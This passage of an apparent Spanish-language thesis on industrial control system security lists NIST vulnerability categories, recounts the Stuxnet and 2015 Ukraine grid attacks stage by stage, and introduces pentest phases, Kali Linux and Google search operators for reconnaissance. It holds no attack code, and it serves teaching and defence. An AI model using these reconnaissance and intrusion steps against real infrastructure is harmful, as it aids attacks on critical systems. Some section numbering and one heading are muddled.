Según la NIST SP 800-82 (Guía de seguridad para los ICS) las vulnerabilidades se agrupan según dónde existan, como en la política y los procedimientos de la organización, o la insuficiencia de los mecanismos de seguridad implementados en hardware, firmware y software. Los primeros se conocen como pertenecientes a la organización y los segundos como pertenecientes al sistema. Comprender la fuente de las vulnerabilidades puede ayudar a determinar estrategias de mitigación óptimas. Los grupos de vulnerabilidades utilizados en este apéndice son:

3.2.1 Vulnerabilidades pertenecientes a la organización:

Políticas y procedimientos: Las vulnerabilidades a menudo son introducidas a los ICS debido a la incompleta, inapropiada o inexistente política de seguridad, entre ellos la falta de documentación, implementación de guías (por ej. procedimientos) y cumplimientos. Un buen soporte administrativo es la piedra angular de cualquier programa de seguridad ya que ayuda a reducir las vulnerabilidades al ordenar y hacer cumplir una conducta adecuada. La política y los procedimientos escritos son mecanismos para informar al personal y a las partes interesadas sobre las decisiones sobre el comportamiento que es beneficioso para la organización.

Algunos tipos de vulnerabilidades de aspectos políticos y organizativo pueden ser:

- Inadecuada o inexistente política de seguridad para los ICS.

- Ausencia de programas de capacitación y sensibilización sobre la seguridad de los ICS.
- Ausencia o deficiencia de pautas para la implementación de equipos.
- Falta de mecanismos administrativos para la aplicación de la política de seguridad.
- Inadecuada detección de incidentes ICS.
- Revisión inadecuada de la efectividad de los controles de seguridad en ICS.
- Falta de plan de contingencia específico de ICS.
- Falta de políticas para la gestión de configuración.
- Falta de una política adecuada de control de acceso.
- Falta de una política de autenticación adecuada.
- Falta de redundancia para componentes críticos (respaldo en caso de fallo de uno de los componentes).

3.2.2 Vulnerabilidades pertenecientes al Sistema:

Los controles de seguridad deben ser claros a la hora de identificar a qué sistemas son aplicados, ya que los sistemas varían bastante en el tamaño, alcance, capacidad y por ende también sus vulnerabilidades. Las vulnerabilidades de un sistema pueden ocurrir en el hardware, firmware y software utilizado para construir el ICS y sus fuentes de estos pueden ser por fallas de diseño,

fallas de desarrollo, configuraciones incorrectas, mantenimiento deficiente administración deficiente y conexiones con otros sistemas y redes. Las posibles vulnerabilidades que se encuentran comúnmente en los ICS se clasifican de la siguiente manera:

3.2.2.1 Diseño y arquitectura:

- a) Incorporación inadecuada de seguridad en la arquitectura y diseño:** Al incorporar seguridad en la arquitectura de ICS, el diseño debe comenzar con el presupuesto y la programación del ICS. La arquitectura de seguridad es parte de la arquitectura empresarial. Las arquitecturas deben abordar la identificación y autorización de los usuarios, el mecanismo de control de acceso, las topologías de red y los mecanismos de configuración e integridad del sistema.
- b) Evolución de la Arquitectura:** El entorno de infraestructura de red dentro del ICS a menudo se ha desarrollado y modificado en función de los requisitos comerciales y operativos, con poca consideración por los posibles impactos de seguridad de los cambios. Con el tiempo, las brechas de seguridad pueden haberse introducido inadvertidamente en partes particulares de la infraestructura. Sin remediación, estas brechas pueden representar puertas traseras en el ICS.
- c) No contar con un perímetro de seguridad definido:** Si el ICS no tiene un perímetro de seguridad claramente definido, entonces no es posible garantizar que los controles

de seguridad necesarios se implementen y configuren correctamente. Esto puede conducir a un acceso no autorizado a sistemas y datos, así como a otros problemas.

- d) **Redes de control utilizadas para tráfico no controlado:** El tráfico de control y no control tiene diferentes requisitos, como el determinismo y la confiabilidad, por lo que tener ambos tipos de tráfico en una sola red hace que sea más difícil configurar la red para que cumpla con los requisitos del tráfico de control. Por ejemplo, el tráfico no controlado podría inadvertidamente consumir recursos que controlan las necesidades de tráfico, causando interrupciones en las funciones de ICS.
- e) **Servicios de red de control que no están dentro de la red de control:** Cuando las redes de control utilizan servicios de TI como el Sistema de nombres de dominio (DNS) y el Protocolo de configuración dinámica de host (DHCP), a menudo se implementan en la red de TI, lo que hace que la red de ICS se vuelva dependiente de la red de TI que puede no tener Los requisitos de fiabilidad y disponibilidad que necesita el ICS.
- f) **Recopilación inadecuada de datos de eventos históricos:** El análisis forense depende de la recopilación y retención de datos suficientes. Sin una recopilación de datos adecuada y precisa, podría ser imposible determinar qué causó un incidente de seguridad. Los incidentes pueden pasar desapercibidos y provocar daños o interrupciones adicionales. También se necesita un monitoreo de seguridad regular

para identificar problemas con los controles de seguridad, tales como configuraciones incorrectas y fallas.

3.2.2.2 Configuración y Mantenimiento:

a) El hardware, el firmware y el software sin una gestión de configuración: La organización no sabe qué tiene, qué versiones tiene, dónde están o cuál es su estado de parche, lo que resulta en una postura de defensa inconsistente e ineficaz. Se debe implementar un proceso para controlar las modificaciones de hardware, firmware, software y documentación para garantizar que un ICS esté protegido contra modificaciones inadecuadas o inadecuadas antes, durante y después de la implementación del sistema. La falta de procedimientos de gestión de cambios de configuración puede conducir a descuidos, exposiciones y riesgos de seguridad. Para asegurar adecuadamente un ICS, debe haber una lista precisa de los activos en el sistema y sus configuraciones actuales. Estos procedimientos son críticos para ejecutar la continuidad del negocio y los planes de recuperación ante desastres.

b) El sistema operativo y los parches de software del proveedor pueden no desarrollarse hasta significativamente después de encontrar vulnerabilidades de seguridad: Debido al estrecho acoplamiento entre el software ICS y el ICS subyacente, los cambios deben someterse a pruebas de regresión exhaustivas, costosas y que requieren mucho tiempo. El tiempo transcurrido para tales pruebas y la posterior distribución de software actualizado proporciona una larga ventana de vulnerabilidad.

- c) El sistema operativo y los parches de seguridad de la aplicación no se mantienen o el proveedor declina reparar la vulnerabilidad:** Los sistemas operativos y aplicaciones desactualizados pueden contener vulnerabilidades recientemente descubiertas que podrían ser explotadas. Deben desarrollarse procedimientos documentados sobre cómo se mantendrán los parches de seguridad. Es posible que el soporte de parches de seguridad ni siquiera esté disponible para ICS que utilizan sistemas operativos obsoletos, por lo que los procedimientos deben incluir planes de contingencia para mitigar vulnerabilidades donde los parches pueden nunca estar disponibles.
- d) Pruebas inadecuadas de los cambios de seguridad:** Las modificaciones al hardware, firmware y software implementados sin pruebas podrían comprometer el funcionamiento normal del ICS. Deben desarrollarse procedimientos documentados para probar todos los cambios por impacto en la seguridad. Los sistemas operativos en vivo nunca deben usarse para pruebas. Es posible que las pruebas de las modificaciones del sistema deban coordinarse con los proveedores e integradores del sistema.
- e) Malos controles de acceso remoto:** Hay muchas razones por las cuales un ICS puede necesitar acceso remoto, incluidos proveedores e integradores de sistemas que realizan funciones de mantenimiento del sistema, y también ingenieros de ICS que acceden a componentes del sistema geográficamente remotos. Las capacidades de acceso remoto deben controlarse adecuadamente para evitar que personas no autorizadas obtengan acceso al ICS.

- f) Malas configuraciones:** Los sistemas mal configurados pueden dejar abiertos puertos y protocolos innecesarios, estas funciones innecesarias pueden contener vulnerabilidades que aumentan el riesgo general para el sistema. El uso de configuraciones predeterminadas a menudo expone vulnerabilidades y servicios explotables. Todos los ajustes deben ser examinados.
- g) Las configuraciones críticas no se almacenan ni se respaldan:** Los procedimientos deben estar disponibles para restaurar la configuración de las configuraciones de los ICS en caso de cambios accidentales o iniciados por el adversario para mantener la disponibilidad del sistema y evitar la pérdida de datos. Se deben desarrollar procedimientos documentados para mantener la configuración de ICS.
- h) Datos desprotegidos en dispositivo portátil:** Si los datos confidenciales (por ejemplo, contraseñas, números de acceso telefónico) se almacenan sin cifrar en dispositivos portátiles como computadoras portátiles y dispositivos móviles y estos dispositivos se pierden o son robados, la seguridad del sistema podría verse comprometida. Se requieren políticas, procedimientos y mecanismos para la protección.
- i) Las contraseñas de generación, uso y protección no están de acuerdo con la política:** Existe una gran experiencia en el uso de contraseñas en TI que es aplicable a ICS. La política y el procedimiento de contraseña deben seguirse para que sean efectivos.

Las violaciones de la política y los procedimientos de contraseña pueden aumentar drásticamente la vulnerabilidad de ICS.

j) Controles de acceso inadecuados: Los controles de acceso deben coincidir con la forma en que la organización asigna responsabilidades y privilegios a su personal. Los controles de acceso mal especificados pueden dar a un usuario de ICS demasiados o muy pocos privilegios.

k) Enlace de datos incorrecto: Los sistemas de almacenamiento de datos ICS pueden estar vinculados con fuentes de datos que no sean ICS. Un ejemplo de esto son los enlaces a bases de datos, que permiten que los datos de una base de datos se repliquen automáticamente en otros. El enlace de datos puede crear una vulnerabilidad si no está configurado correctamente y puede permitir el acceso o la manipulación de datos no autorizados.

l) Protección contra malware no instalada o desactualizada: La instalación de software malicioso, o malware, es un ataque común. El software de protección contra malware, como el software antivirus, debe mantenerse actualizado en un entorno muy dinámico. El software y las definiciones obsoletas de protección contra malware dejan el sistema abierto a nuevas amenazas de malware.

m) Protección contra malware implementada sin pruebas suficientes: El software de protección contra malware implementado sin pruebas suficientes podría afectar el

funcionamiento normal del ICS y bloquear el sistema para que no realice las acciones de control necesarias.

n) Denegación de Servicios (DoS): El software ICS podría ser vulnerable a los ataques DoS, lo que podría impedir el acceso autorizado a un recurso del sistema o retrasar las operaciones y funciones del sistema.

o) Software de detección / prevención de intrusiones no instalado: El software IDS / IPS puede detener o prevenir varios tipos de ataques, incluidos los ataques DoS, y también identificar hosts internos atacados, como los infectados con gusanos. El software IDS/IPS debe probarse antes de la implementación para determinar que no compromete el funcionamiento normal del ICS.

p) Registros no mantenidos: Sin registros adecuados y precisos, podría ser imposible determinar qué causó un evento de seguridad.

3.2.2.3 Físicos:

a) El personal no autorizado tiene acceso físico al equipo: El acceso físico al equipo de ICS debe restringirse solo al personal necesario, teniendo en cuenta los requisitos de seguridad, como el apagado de emergencia o el reinicio. El acceso inadecuado al equipo de ICS puede llevar a cualquiera de los siguientes:

- . a.1. Robo físico de datos y hardware.
 - . a.2. Daño físico o destrucción de datos y hardware.
 - . a.3. Cambios no autorizados en el entorno funcional (por ejemplo, conexiones de datos, uso no autorizado de medios extraíbles, agregar / eliminar recursos)
 - . a.4. Desconexión de enlaces de datos físicos.
 - . a.5. Interceptación indetectable de datos (pulsación de teclas y otros registros de entrada)
-
- b) **Radio frecuencia, pulso electromagnético (EMP), descarga estática, caídas de voltaje y picos de voltaje:** El hardware utilizado para los sistemas de control es vulnerable a los pulsos de radiofrecuencia y electromagnéticos (EMP), descargas estáticas, caídas de voltaje y picos de voltaje. El impacto puede variar desde interrupción temporal del comando y control hasta daños permanentes en las placas de circuitos. Se recomienda blindaje adecuado, conexión a tierra, acondicionamiento de energía y / o supresión de sobretensiones.
 - c) **Falta de energía de respaldo:** Sin energía de respaldo para activos críticos, una pérdida general de energía apagará el ICS y podría crear una situación insegura. La pérdida de energía también podría conducir a configuraciones predeterminadas inseguras.

- d) **Pérdida de control ambiental:** La pérdida de control ambiental (p. Ej., Temperaturas, humedad) podría provocar daños en el equipo, como el sobrecalentamiento de los procesadores. Algunos procesadores se apagarán para protegerse; algunos pueden continuar funcionando, pero con una capacidad mínima y pueden producir errores intermitentes, reiniciar continuamente o quedar incapacitados permanentemente.
- e) **Puertos físicos no asegurados:** El bus serie universal (USB) sin garantía y los puertos PS/2 podrían permitir la conexión no autorizada de unidades de memoria USB, registradores de pulsaciones de teclas, etc.

3.2.2.4 Desarrollo de Software:

- a) **Incorrecta Validación de datos:** El software ICS puede no validar adecuadamente las entradas del usuario o los datos recibidos para garantizar la validez. Los datos no válidos pueden generar numerosas vulnerabilidades, incluidos desbordamientos de búfer, inyecciones de comandos, secuencias de comandos entre sitios y recorridos de rutas.
- b) **Instalar capacidades de seguridad no habilitadas por defecto:** Las capacidades de seguridad que se instalaron con el producto son inútiles si no están habilitadas o al menos identificadas como deshabilitadas.

- c) **Autenticación, privilegios y control de acceso inadecuados en el software:** El acceso no autorizado al software de configuración y programación podría proporcionar la capacidad de corromper un dispositivo.

3.2.2.5 Redes y Comunicaciones:

- a) **Controles de flujo de datos no empleados:** Los controles de flujo de datos, basados en las características de los datos, son necesarios para restringir qué información está permitida entre sistemas. Estos controles pueden evitar la filtración de información y las operaciones ilegales.
- b) **Firewalls inexistentes o mal configurados:** La falta de cortafuegos configurados correctamente podría permitir el paso de datos innecesarios entre redes, como redes de control y corporativas, permitiendo que los ataques y el malware se propaguen entre redes, haciendo que los datos sensibles sean susceptibles de monitoreo / escuchas, y proporcionando a las personas acceso no autorizado a los sistemas.
- c) **Registros inadecuados de Routers y Firewalls:** Sin registros adecuados y precisos, podría ser imposible determinar qué causó un incidente de seguridad.
- d) **Protocolos de comunicación sin cifrado:** Los atacantes que pueden monitorear la actividad de la red ICS pueden usar un analizador de protocolos u otras utilidades para decodificar los datos transferidos por protocolos como telnet, File Transfer Protocol (FTP), Hypertext Transfer Protocol (HTTP) y Network File System (NFS).

El uso de tales protocolos también facilita que los atacantes realicen ataques contra el ICS y manipulen la actividad de la red del ICS.

e) La autenticación de usuarios, datos o dispositivos es deficiente o inexistente:

Muchos protocolos de ICS no tienen autenticación en ningún nivel. Sin autenticación, existe la posibilidad de reproducir, modificar o falsificar datos o falsificar dispositivos como sensores e identidades de usuario.

f) Protocolos de ICS inseguros: Los protocolos ICS a menudo tienen pocas o ninguna capacidad de seguridad, como autenticación y encriptación, para proteger los datos contra el acceso no autorizado o la manipulación. Además, la implementación incorrecta de los protocolos puede generar vulnerabilidades adicionales.

g) Falta de verificación de integridad para comunicaciones: No hay controles de integridad integrados en la mayoría de los protocolos de control industrial; Los atacantes podrían manipular las comunicaciones sin ser detectados. Para garantizar la integridad, el ICS puede usar protocolos de capa inferior (por ejemplo, IPsec) que ofrecen protección de integridad de datos.

h) Inadecuada autenticación entre clientes inalámbricos y puntos de acceso: Se necesita una autenticación mutua sólida entre los clientes inalámbricos y los puntos de acceso para garantizar que los clientes no se conecten a un punto de acceso no autorizado implementado por un adversario, y también para garantizar que los adversarios no se conecten a ninguna de las redes inalámbricas del ICS.

i) Inadecuada protección de datos entre clientes inalámbricos y puntos de acceso:

Los datos confidenciales entre clientes inalámbricos y puntos de acceso deben protegerse mediante un cifrado seguro para garantizar que los adversarios no puedan obtener acceso no autorizado a los datos no cifrados.

3.2 Casos de Estudio

3.3.1 Stuxnet

El gusano ahora conocido como Stuxnet es considerado la primera arma digital de la historia. Su irrupción en el tablero geopolítico sentó las bases que han inaugurado un tipo de guerra diferente. Batallas que no se libran en teatros operacionales convencionales sino en el ciberespacio, un escenario que hace imposible discernir el bien del mal y en el que cada paso que se inicia, supone asumir un riesgo de consecuencias imprevisibles. (Romero Sánchez)

En enero del 2010, inspectores de la Agencia Internacional de Energía atómica que estaban visitando la planta nuclear en Natanz, Irán, pudieron notar que las centrifugadoras usadas para enriquecer uranio estaban fallando. El fenómeno se volvió a repetir cinco meses después en el país, pero en esta ocasión los expertos pudieron detectar la causa. Se trataba nada más que de un “gusano”, un tipo de virus informático ahora conocido como Stuxnet que había tomado control de aproximadamente 1000 máquinas que participaban en la producción de materiales nucleares y les dio instrucciones de autodestruirse.

“Fue la primera vez que un ataque cibernético logró dañar la infraestructura del mundo real” (BBC NEWS, 2015)

Según la firma de seguridad cibernética Symantec, el virus se habría instalado a través de una memoria USB infectada. Una vez dentro el virus buscó el software que controlaba las máquinas centrifugadoras y las reprogramó, esta reprogramación constó de dos partes en la primera parte provocaba que las máquinas se aceleraran por encima de las velocidades nominales forzando a la máquina, esto por un lapso de 15 min antes de volver a la velocidad normal, luego un mes después, desaceleraba la centrifugadora durante 50 minutos. Esto se repitió en distintas ocasiones durante varios meses. Esto provocó que con el tiempo las tensiones provocadas por los excesos de velocidad en las máquinas fueran desintegrando las mismas.

El virus se aprovechó de cuatro debilidades previamente desconocidas en el sistema operativo de Windows Microsoft.

Cabe mencionar que las centrifugadoras son las que separan los diferentes tipos de uranio, para separar el uranio enriquecido que es fundamental tanto para la energía como para las armas nucleares.

3.3.2 Ukraine Cyber-Induced Power Outage:

En diciembre 23, del 2015 tres provincias de Ucrania, Kyiv, Prykarpattia y Chernivtsi se vieron afectadas por apagones debido a un Ciberataque, ataque que tuvo meses de preparación donde los ciberdelincuentes estuvieron recopilando información, consiguiendo permisos, contraseñas, dejando Backdoors y preparando todo para atacar 6 Oblenegros(nombre del distribuidor de energía eléctricas) en simultáneo, de los cuales solo 3 se vieron afectados ya que los otros 3 pudieron mitigar el ataque, aun así con los tres Oblenegros afectados, se estima que una 50 subestaciones eléctricas fueron afectadas, con una pérdida de 130MW de potencia y aproximadamente 225.000 clientes afectados. A continuación, estaremos hablando del como sucedió en incidente, analizando parte por parte, cómo consiguieron entrar, que ingeniería social usaron, el tipo de virus utilizado y del por qué no se pudo mitigar. En este análisis se estará utilizando ciertas terminologías traducidas como обленерго que se traduce como oblenegro que sería una entidad distribuidora de energía local que en ocasiones se combina con en nombre de la región como por ejemplo Київобленерго que quedaría como Kyivoblenegro que sería el distribuidor de energía de la provincia de Kyiv(capital), también cabe mencionar que se referirá a The Ivano-Frankivsk por su Prykarpattia su nombre más tradicional. (David E. Whitehead, 2017)

- Primera Etapa: Spear Phishing

En marzo del 2015 los delincuentes utilizaron lo que se conoce como spear phishing para comprometer host que les de acceso a la Red. Los delincuentes colocaron en su mira funcionarios de las subestaciones y les enviaron un email haciéndose pasar

por el ministro de Energía Ucraniano. Este email contenía lo que aparentaba ser una plantilla de Microsoft Excel o un documento de Microsoft Word. Al abrir el documento y habilitar los macros lo que realmente hacían era instalar el virus, al que llamaron BE3(Black Energy 3), varias computadoras se vieron afectadas de esta manera.

- **Segunda Etapa: Malware usado para explorar y moverse a través de la Red.**

Durante los siguientes meses, los delincuentes estuvieron haciendo reconocimiento y enumerando las redes comprometidas. Con BE3 y otras herramientas que facilitaron el movimiento a través de Red. Según el reporte de la ICS-CERT, BE3 comprometió uno o más computadoras de las 6 Subestaciones, sin embargo, ICS-CERT no pudo confirmar si el malware tuvo un papel durante el ciberataque. En abril del 2015, los delincuentes instalaron un backdoor para facilitar su acceso a las computadoras comprometidas. El viceministro de Energía de Ucrania Oleksander Svetelyk declaró que había evidencia que apuntaba a que los ciberdelincuentes estaban recolectando información mínima unos seis meses antes del ataque.

- **Tercera Etapa: Obtención de Credenciales**

En el oblenegro de Prykarpattia, el servidor de directorios activo fue uno de las computadoras afectadas, se cree que se usó ataques de fuerza bruta para conseguir las contraseñas. Mientras tanto en Kyivobenegro, los ciberdelincuentes utilizaron métodos desconocidos para el robo de contraseñas. A pesar de que de BE3 un

complemento de robo de contraseñas no se encontró indicios de ser utilizado en las computadoras comprometidas.

- **Cuarta Etapa: Creación de un túnel VPN**

Con las credenciales comprometidas, los Ciberdelincuentes usaron un túnel encriptado, lo que en términos de ICS-CERT sería una Red Virtual Privada o VPN para establecer presencia en las redes oblenegro. Los ciberdelincuentes utilizaron herramientas de acceso remoto para ganar control del sistema de red. También ayudó que las redes oblenegro no tuvieran dos factores de autenticación en la red.

- **Quinta Etapa: reconocer y comprometer las computadoras con HMI**

Tener acceso a una de las computadoras proveyó de credenciales para el acceso remoto a las aplicaciones de HMI, lo que permitió a los ciberdelincuentes tener acceso remoto a los sistemas de control. Previo al ataque los ciberdelincuentes realizaron un reconocimiento y comprometieron al menos unos 17 Centros de despacho de HMI locales, que conectaban con más de 50 subestaciones.

- **Sexta Etapa: Manipulación de Cortocircuitos**

El ataque al primer oblenegro ocurrió a las 3:30 p.m. horario del este de Europa (EET) con el primer cortocircuito manipulado, luego, con un minuto de diferencia a las 3:31 atacaron el siguiente oblenegro, para luego atacar el tercer oblenegro a las 4:10 p.m. donde los operadores solo pudieron observar cómo los

ciberdelincuentes usaban sus computadoras y manipulaban los HMIs sin poder hacer nada más que grabarlo para después compartir con ICS-CERT.

Los ciberdelincuentes siguieron provocando los cortocircuitos por lo que los operadores optaron deshabilitar las cuenta que administra el HMI, pero los ciberdelincuentes respondían usando otra cuenta, por lo que más tarde se decidió apagar el sistema SCADA completo junto con el VPN y controlar todo manualmente para restaurar la energía, el ataque duró 60 minutos y solo un oblenegro fue capaz de deshabilitar el acceso remoto, pero solo a tiempo para salvar una subestación.

La sucesión de los cortocircuitos tenía un lapso de tiempo de un minuto, y no había evidencia de alguna automatización, además el movimiento del mouse indicaba que era manipulado por una persona. El ataque tuvo lugar en 17 centros de despacho local, y con en un lapso de tiempo muy corto, y algunos aspectos del ataque requerirían un equipo de atacantes.

EL ICS-CERT concluyó que "el ciberataque fue supuestamente sincronizado y coordinado, probablemente haciendo amplio reconocimiento de sus víctimas"

- **Séptima Etapa: ataques adicionales**

- a - TDoS (telephony Denial of Service)

Los ciberdelincuentes lanzaron un ataque TDoS para interrumpir las operaciones de restauración de Prykarpattiaoblen y de Kyivoblenenergo. Los centros de llamadas estaban abrumados con llamadas automatizadas falsas de números de teléfono

extranjeros, al comienzo solo creyeron que fue una falla técnica, pero luego Kyivoblenenergo declaró que se trató efectivamente de un TDoS.

b - UPS Remote Access and Shutdown

un poco antes de las 3:30 p.m. los ciberdelincuentes utilizaron una interfaz de administración remota de UPS y programaron un apagado de los UPS de los servidores informáticos en Kyivoblenenergo para más tarde en la tarde, esto con el fin de interrumpir más los esfuerzos por la restauración de los sistemas.

c - Malicious firmware update

Los Actores maliciosos dejaron inoperables un numero desconocido de dispositivos de serieal-to-Ethernet de la subestacion corrompiendo el firmware. El fabricante no pudo reparar los dispositivos con el firmware corrompido.

- Octava etapa: Malicius Firmware Update

Los tres Oblenergo afirmaron que los actores limpiaron algunos sistemas utilizando el malware KillDisk al finalizar el ataque cibernético. KillDisk borra los archivos seleccionados en los sistemas de destino y corrompe el registro de arranque maestro, lo que hace que el sistema inoperante. ICS-CERT también verifico que, en al menos una instancia, una placa secundaria en una RTU, que ejecuta Windows Embedded Compacto (CE) para controlar un HMI local, fue sobrescrito por el malware KillDisk. El fabricante de RTU no pudo restaurar o reparar la RTU.

Capítulo IV

En este capítulo se estará hablando del Ethical Hacking, qué es un pentesting, algunas herramientas para el pentesting y sus respectivas funciones de manera a poder entender mejor luego la prueba de concepto.

3.3 Ethical Hacking

Para hablar de Ethical Hacking primero debemos de entender los que significa la palabra hacker ya que, en los últimos tiempos, ya sea por las películas, series o mismo en las noticias escuchamos hablar del hacker como alguien que utiliza sus conocimientos en informática solo con el único fin de perjudicar a otros. Aunque si es verdad que existen estos individuos eso no es razón para condonar la práctica del hacking que tuvo sus inicios buscando vulnerabilidades de forma a poder mejorar nuestra experiencia en el ciberespacio, de ahí los términos de White Hat Hacker o Hacker de sombrero blanco y los Black Hat Hackers o Hackers de sombrero negro, siendo el de sombrero blanco el que se dedica a las buenas prácticas como el pentesting que vendría a ser una auditoria de seguridad para las empresas, y el de sombrero negro vendría a ser el que si utilizas sus habilidades para beneficiarse a sí mismo a través de las malas prácticas. (Digital Guide, 2020)

Incluso la RAE en su segunda acepción define la palabra Hacker como “ Persona con grandes habilidades en el manejo de computadoras que investiga un sistema informático para avisar de los fallos y desarrollar técnicas de mejora. ” (Mendoza, 2018)

Descarga de Responsabilidades

A continuación, se estarán redactando informaciones, técnicas, incluso una demostración de hacking (PoC), por lo cual me parece importante aclarar que este documento no busca promover la intrusión a sistemas informáticos ni a los ICS sino más bien para la realización de pentesting, y como este documento será de conocimiento público, el autor de este PFG no se hace responsable de cualquier uso malintencionado de los programas y pruebas aquí mencionadas. Si se desea probar los métodos demostrados, se les recomienda hacerlo en entornos virtualizados y servidores dispuestos para pruebas. Nunca realice estas pruebas en sistemas, redes públicas y ajenas.

3.4 Pentesting

Dado los fraudes y robos de información que han sufrido varias empresas, surge la práctica ahora conocida como Pentesting que consiste en una auditoría de seguridad, donde el pentester realiza un test de penetración para encontrar los fallos de seguridad en el sistema. (Campus Internacional Ciberseguridad, 2021)

Según el autor mencionado anteriormente existen varios tipos de Pentesting según la información con que cuenta el Pentester a la hora de realizar las pruebas de penetración:

- White Box: en este caso al auditor le proporcionan información acerca del sistema ya sea contraseñas, IP, firewalls. Es el más completo

- Black Box: es cuando no se le proporciona ninguna información de la empresa al auditor y este actúa como si fuera un ciberdelincuente más.
- Grey Box: es una mezcla de los dos anteriores, donde el auditor solo posee cierta información a la hora de realizar la prueba de penetración.

Existen varias metodologías utilizadas a la hora de ejecutar una auditoria de seguridad o pentesting (ISSAF, PCI, PTF, PTES, OWASP, OSSTMM) que se diferencias por el tipo de sistemas a auditar o, incluso, los requerimientos a los que se somete la empresa, pero todas ellas contienen 5 fases: (Gallego, 2018)

Ilustración 13...Fases del Pentesting



Fuente: exevi.com,2020

Fases del Pentesting:

1. **Recopilación de información:** ya sea en una auditoria de caja negra o caja blanca, lo primero siempre será la recopilación de toda la información que se pueda sobre los sistemas que van a atacar. Esto también incluye las actividades de los empleados o directivos en las redes sociales ya que eso también podría revelar el sistema que utilizan. Cuanta más información tengamos disponible más fácil nos resultara la explotación de los sistemas.
2. **Búsqueda de vulnerabilidades:** tras recopilar toda la información posible, es cuando procedemos a buscar objetivos, encontrar maneras de conectar con ellos e identificar sus vulnerabilidades. Aquí es donde se demuestra la habilidad del pentester.
3. **Explotación de vulnerabilidades:** una vez que hayamos encontrados las vulnerabilidades del sistema pasamos a la explotación del mismo. Para ello se ejecutan exploits contra las vulnerabilidades o se utilizan las credenciales obtenidas previamente para ganar acceso a los sistemas y sacar provecho de él.
4. **Post-explotacion:** esto en una auditoria de seguridad no se llega a realiza siempre. Aquí es donde los atacantes reales harían acciones maliciosas luego de haber obtenido acceso, o dejarían un backdoor o puerta trasera y borrarían los registros

de su presencia. De todas formas, una vez dentro, podrían volver a recopilar nueva información y tratar de ganar más privilegios.

5. **Elaboración de informes:** ya que se trata de una "auditoria" se deberá dejar al cliente un reporte o informe de las vulnerabilidades encontradas, como se explotaron esas vulnerabilidades y consejos de como eliminarlas o al menos paliar sus consecuencias. Siempre se recomienda realizar dos informes, uno informe ejecutivo con explicaciones generales para los directivos, y otro informe más técnico para el personal operativo.

A continuación, se estará hablando de algunas herramientas y técnicas a utilizar durante un pentesting.

4.2 Kali Linux

Kali Linux (anteriormente conocida como BackTrack Linux) es una distribución open-source de linux basada en Debian destinada a pruebas de penetración avanzadas y auditoría de seguridad informática. En la misma podemos encontrar varios cientos de herramientas dirigidas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, información forense e ingeniería inversa. (g0tmi1k, 2021)

Kali Linux fue desarrollada por el grupo de Offensive Security que mantiene su soporte y ofrece también certificaciones para la capacitación en el sistema.

Lista de comandos básicos de Linux:

- ls: para visualizar los ficheros y carpetas
- ls -a: reflejar los archivos ocultos colocando un punto al comienzo del nombre.
- ls -l: además de citar los archivos y ficheros nos brinda información de los mismos.
- pwd: nos muestra la ruta de directorios en la que estamos situados
- mkdir: crea un directorio
- rmdir: elimina directorios
- cd: cambiar de directorio
- cat,more,less: Examinar el contenido de un fichero
- cp: copiar ficheros
- mv: mover ficheros
- rm: borrar archivos
- find: encontrar archivos
- date: obtiene o modifica la fecha actual del sistema.

- who: qué usuarios hay en el sistema.
- passwd ‘usuario’: cambiar la contraseña de un usuario existente.
- chmod: cambia los permisos de acceso a un archivo.
- sudo: ejecuta un comando con privilegios de superusuario
- su: cambio de usuarios (es necesario introducir la contraseña del nuevo usuario).

3.5 Fase 1- Recopilación de información

Como ya hemos mencionado antes, la primera fase de la auditoria es la recopilación de información sobre nuestro objetivo. Siempre se recomienda que no se omita este paso incluso si el cliente hubiese contratado una auditoría de caja blanca, ya que podríamos estar omitiendo alguna información por confiar únicamente en la información que nos proporciona el cliente.

Este primer paso es más importante de lo que parece, ya que con una cierta información de base se puede facilitar mucho los ataques de ingeniería social y/o generación de diccionarios, entre otros. Se trata más de usar le ingenio para buscar cualquier dato que nos pueda ser útil a la hora de la explotación de vulnerabilidades. Desde obtener información de nuestro objetivo en redes sociales como InfoJobs, LinkedIn, Facebook, Twitter, entre otros a información técnica en los manuales de fabricante de los equipos.

A diferencia de la fase de análisis de vulnerabilidades, la recopilación de información es un método más pasivo, ya que no se realiza ninguna interacción directa con el equipamiento electrónico, por lo que no se considera ilegal fuera del marco de evaluación de auditoría. Se utilizan herramientas cuyo funcionamiento consiste la búsqueda de información a través de motores de búsqueda, transferencias de zonas DNS y también búsqueda de redes Wireless como cuando tratamos de conectarnos a través del móvil o PC.

Existen varias herramientas de las que nos podemos valer para recopilar información y van desde comandos de gestión que incluye cualquier equipo como Whois, ping, Tracert/Traceroute, nslookup, etc. hasta utilizar webs en internet que nos permiten realizar las mismas acciones, pero de manera online, con la ventaja de no dejar huella de en el objetivo. Se pueden utilizar también aplicaciones de buscadores como Google o herramienta de recolección metadatos, donde dichos datos podrían incluir desde la resolución de una imagen hasta las coordenadas en las que un teléfono móvil realizó una fotografía.

Con esto se puede llegar a recolectar información muy valiosa como los nombres de los equipos, el sistema operativo que usan, parte de su estructura de red entre otros que el usuario filtra en el internet de manera inconsciente y que nos ayuda mucho en las siguientes fases. A continuación, veremos unas cuantas herramientas.

4.3.1 Google dorks

Como se comentó anteriormente es posible realizar recopilación de información desde la web, y como en este caso en particular se hace a través de los motores de búsqueda de Google. Ojos uno no puede hackear desde Google, lo que se hace es utilizar comandos para realizar una búsqueda avanzada. Comandos como:

- site: comando para filtrar el dominio que se desea analizar, por ejemplo: site: www.linkedin.com y este solo nos dará resultados de la página de LinkedIn
- inurl: para buscar determinadas palabras dentro del URL, se utiliza mucho para saber especificaciones del sitio web
- Filetype: comando para filtrar un tipo de documento específico como por ejemplo filetype: PDF
- Intitle: para encontrar páginas con títulos que contengan la palabra que se busca.
- Cache: nos muestra la versión más reciente guarda en el cache de una página web, sirve mucho para analizar una versión anterior de la página en caso de que algo sea borrado.
- Map: muestra resultados de búsqueda solo de la zona que se especifica.

4.3.2 SHODAN

